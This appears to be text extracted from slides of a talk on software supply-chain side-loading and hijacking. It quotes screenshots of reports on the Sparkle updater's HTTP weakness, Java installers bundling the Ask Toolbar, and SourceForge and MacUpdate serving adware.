
evilsocket.net

OSX Mass Pwning using BetterCap and the Sparkle Updater Vulnerability.

30 Jan 2016 in BETTERCAP MITM MAN IN THE MIDDLE RCE SPARKLE PROXY MODULE UPDATE

Yesterday [Radek](#) from VulnSec posted an interesting article named "**There's a lot of vulnerable OS X applications out there.**", he discovered that the **Sparkle** update system (used by some very popular OSX apps such as **VLC**, **Adium**, **iTerm** and so forth) uses HTTP instead of HTTPS to fetch updates informations for such applications, making **all of them** vulnerable to **man in the middle** attacks and, as he shown, **remote command execution** attacks.

the SOFTWARE SUPPLY CHAIN



#13: SIDE-LOADING AND HIJACKING



The screenshot shows a Mac OS X browser window with the URL `thesafemac.com` in the address bar. The page content is from the 'OFFICIAL SECURITY BLOG' of Malwarebytes THE SAFE MAC. A banner at the top states: 'We've moved! You can now read the latest and greatest on Mac adware and malware at Malwarebytes.' Below this, a post titled 'Java now installing adware' is displayed. The post was published on March 4th, 2015, at 11:34 AM EST and modified on the same day. It features a 'Buy now' button graphic with a red slash over it. The text discusses Rich Trouton's discovery of Java installers adding adware, specifically mentioning the Ask Toolbar. It includes a screenshot of the Java 8 Update 40 installer window and a promotional image for Malwarebytes Anti-Malware for Mac.

OFFICIAL SECURITY BLOG

Malwarebytes
THE SAFE MAC

Tech News News Favorites Adware Medic Tech Guides + About Us

We've moved! You can now read the latest and greatest on Mac adware and malware at Malwarebytes. ➤


Java now installing adware

Published March 4th, 2015 at 11:34 AM EST , modified March 4th, 2015 at 11:34 AM EST

Rich Trouton, a Mac systems administrator who runs the Der Flounder blog, discovered yesterday that [a Java installer is installing adware](#), in the form of the Ask Toolbar. (He [first wrote about it on JAMF Nation](#), but has published additional information in his Der Flounder post today.) Fortunately, in the course of trying to duplicate his findings, it appears that this installer is a bit finicky, and may not always install the toolbar properly. I had a slight bit of trouble finding the troublesome installer at first. My search initially took me to Oracle's site, where I downloaded Java 8 Update 40 and found that it was just a simple installer package, with no nasty hitchhikers. My second stop – to Java.com – hit paydirt, though, with the Mac installer downloaded from that site being the application described by Trouton.




On running that installer, I initially saw exactly what Trouton described. At one point in the install process, I was asked whether I wanted to install the Search App by Ask.




NEW
Malwarebytes
ANTI-MALWARE
FOR MAC

Removes adware and malware revives your Mac

DOWNLOAD FOR FREE



the SOFTWARE SUPPLY CHAIN



#13: SIDE-LOADING AND HIJACKING

The screenshot shows a web browser window displaying the website theresister.co.uk. The page is a hijacked version of the site, featuring a prominent advertisement for 'UPTIME CLOUD MONITOR' and 'IDERA'. The main content area is a news article titled 'SourceForge sorry for adware, promises only opt-in in future' under the 'Business' category. To the right of the article is a sidebar with a headline 'The Best NetFlow Analyzer' and a call-to-action button. Below the main content is a large, stylized illustration of a white horse with black spots, set against a blue circular background.

theresister.co.uk

Log in | Sign up

Cash'n'Carrion | Whitepapers | The Channel | The Next Platform

UPTIME CLOUD MONITOR

IDERA NEVER. SLOW. DOWN.

START FOR FREE

The Register®
Biting the hand that feeds IT

DATA CENTER SOFTWARE NETWORKS SECURITY INFRASTRUCTURE DEVOPS BUSINESS HARDWARE SCIENCE BOOTNOTES FORUMS

Business

SourceForge sorry for adware, promises only opt-in in future

Download site slaps self after GIMP grump, outlines meta-adware loopholes

The Best NetFlow Analyzer

Monitors Your Network and Internet Bandwidth - Download Free Version.

Most read

Who would code a self-destruct feature into their own web browser? Oh, hello, Apple

Who wants a quad-core

#13: SIDE-LOADING AND HIJACKING

The screenshot shows a web browser window displaying a blog post on the official Malwarebytes security blog. The title of the post is "Has MacUpdate fallen to the adware plague?". The post was written by Thomas Reed on November 2, 2015. Below the post are social media sharing icons for Facebook, Twitter, Reddit, Google+, and LinkedIn. The main content of the post discusses a user's experience with a Skype Installer.dmg file from MacUpdate, which contained adware.

The screenshot continues to show the blog post content. It includes a tweet from Ciro Urdaneta (@curdaneta) dated October 30, 2015, stating: "@macupdate this is what I got from your Skype Installer.dmg Bitdefender warned me #NotCool #malware". Below the tweet, there is a paragraph of text explaining that MacUpdate has been compromised. A large image of a MacUpdate Installer icon (a blue cube inside an open cardboard box) is displayed. At the bottom of the post, there is a note about a license agreement and browser hijacking.

Powershell restrictions

Was Mac OS X really the most vulnerable in 2015?

Tweets

